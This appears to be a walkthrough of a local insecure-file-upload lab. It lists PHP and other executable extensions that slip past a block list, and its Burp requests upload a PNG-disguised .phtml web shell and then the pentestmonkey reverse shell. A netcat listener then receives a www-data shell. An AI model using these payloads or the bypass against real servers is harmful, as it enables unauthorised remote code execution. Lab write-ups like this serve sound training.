

16 - Insecure File Upload - Challenge Walkthrough

Methodology

- PHP Server. .php .php3 .php4 .php5 .php7 # Less known PHP extensions .pht .phps .phar .phpt .pgif .phtml .phtm .inc.
- ASP Server. ...
- JSP : .jsp, .jspx, .jsw, .jsv, .jspxf, .wss, .do, .actions.
- Perl: .pl, .pm, .cgi, .lib.
- Coldfusion: .cfm, .cfml, .cfc, .dbm.
- Node.js: .js, .json, .node.

The screenshot displays the Burp Suite interface with a request and response log. The request is a POST to /labs/f0x03.php, and the response is a 200 OK status with HTML content. The response body shows a confirmation message and a form for uploading a file.

Request:




```
1 POST /labs/f0x03.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----2632218913116433635219490979
8 Content-Length: 300
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/labs/f0x03.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 -----2632218913116433635219490979
19 Content-Disposition: form-data; name="uploaded_file"; filename="
  logo001.phtml"
20 Content-Type: image/png
21
22 PNG
23
24 IHDR88iIt<?php system($_GET['cmd']); ?>
25 -----2632218913116433635219490979--
26
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Tue, 21 Jan 2025 05:20:12 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: *
8 Content-Length: 2213
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 The file logo001.phtml has been uploaded.
13 <!DOCTYPE html>
14 <html lang="en">
15
16 <head>
17   <meta charset="UTF-8">
18   <meta name="viewport" content="width=device-width,
  initial-scale=1.0">
19   <title>
    Injection 0x03
  </title>
20   <link href="../../assets/bootstrap.min.css" rel="stylesheet">
21   <link href="../../assets/custom.css" rel="stylesheet">
22 </head>
23
24 <body>
25   <main>
26     <div class="container px-4 py-5 id="custom-cards">
27       <h2 class="pb-2 border-bottom">
        <a href="../../index.php">
          Labs
        </a>
        / Insecure file upload 0x03
      </h2>
28
29     <div class="p-5 mb-4 bg-light rounded-3">
30       <h2>
        Choose a file
      </h2>
31       <form action="/labs/f0x03.php" method="post" enctype="
        multipart/form-data">
32         <div class="mb-3">
          <label for="formFile" class="form-label">
            Default file input example
          </label>
33
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 1
- Request cookies: 0
- Request headers: 15
- Response headers: 9



Lets try rev shell.

Request

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----26322189131164396352194909791
91
8 Content-Length: 5959
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/labs/f0x03.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18 -----26322189131164396352194909791
19 Content-Disposition: form-data; name="uploaded_file"; filename="logo002.phtml"
20 Content-Type: image/png
21
22 PNG
23
24 IHDR881lt<?php
25 // php-reverse-shell - A Reverse Shell implementation in PHP
26 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
27 //
28 // This tool may be used for legal purposes only. Users take
29 // full responsibility
30 // for any actions performed using this tool. The author
31 // accepts no liability
32 // for damage caused by this tool. If these terms are not
33 // acceptable to you, then
34 // do not use this tool.
35 //
36 // In all other respects the GPL version 2 applies:
37 //
38 // This program is free software; you can redistribute it
39 // and/or modify
40 // it under the terms of the GNU General Public License version
41 // 2 as
42 // published by the Free Software Foundation
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 21 Jan 2025 05:24:40 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: *
8 Content-Length: 2230
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 The file logo002.phtml has been uploaded.
13 <!DOCTYPE html>
14 <html lang="en">
15
16 <head>
17 <meta charset="UTF-8">
18 <meta name="viewport" content="width=device-width, initial-scale=1.0">
19 <title>
20 Injection 0x03
21 </title>
22 <link href="../assets/bootstrap.min.css" rel="stylesheet">
23 <link href="../assets/custom.css" rel="stylesheet">
24 </head>
25
26 <body>
27 <main>
28 <div class="container px-4 py-5" id="custom-cards">
29 <h2 class="pb-2 border-bottom">
30 <a href="../index.php">
31 Labs
32 </a>
33 / Insecure file upload 0x03
34 </h2>
35
36 <div class="p-5 mb-4 bg-light rounded-3">
37 <h2>
38 Choose a file
39 </h2>
40 <form action="/labs/f0x03.php" method="post" enctype="
41 multipart/form-data">
42 <div class="mb-3">
43 <label for="formFile" class="form-label">
44 Default file input example
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 1

Request cookies: 0

Request headers: 15

Response headers: 9

Same as previous lab, but using a different file extension. Looks like the website is indeed using a block list to filter file type rather than an allow list. Otherwise, this would not be possible.

Injection 0x03

localhost/labs/uploads/logo002.phtml

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...

kali@kali: ~/Desktop/WebApp-Lab/insecure_file_upload_03

```
File Actions Edit View Help
(kali@kali)~[~/Desktop/WebApp-Lab/insecure_file_upload_03]
$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [192.168.163.133] from (UNKNOWN) [172.18.0.4] 55298
Linux 9e0f26b27448 6.8.11-1-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
05:26:47 up 9:54, 0 users, load average: 1.10, 1.01, 0.89
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$ hostname
9e0f26b27448
$ ip a
/bin/sh: 3: ip: not found
$ ifconfig
/bin/sh: 4: ifconfig: not found
$ if a
> ;
/bin/sh: 6: Syntax error: ";" unexpected
$ $ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
```

Voila!

We are in the right mindset here. This is a solid methodology for testing insecure file uploading vulnerabilities.

And, it is good to know how to properly test for it.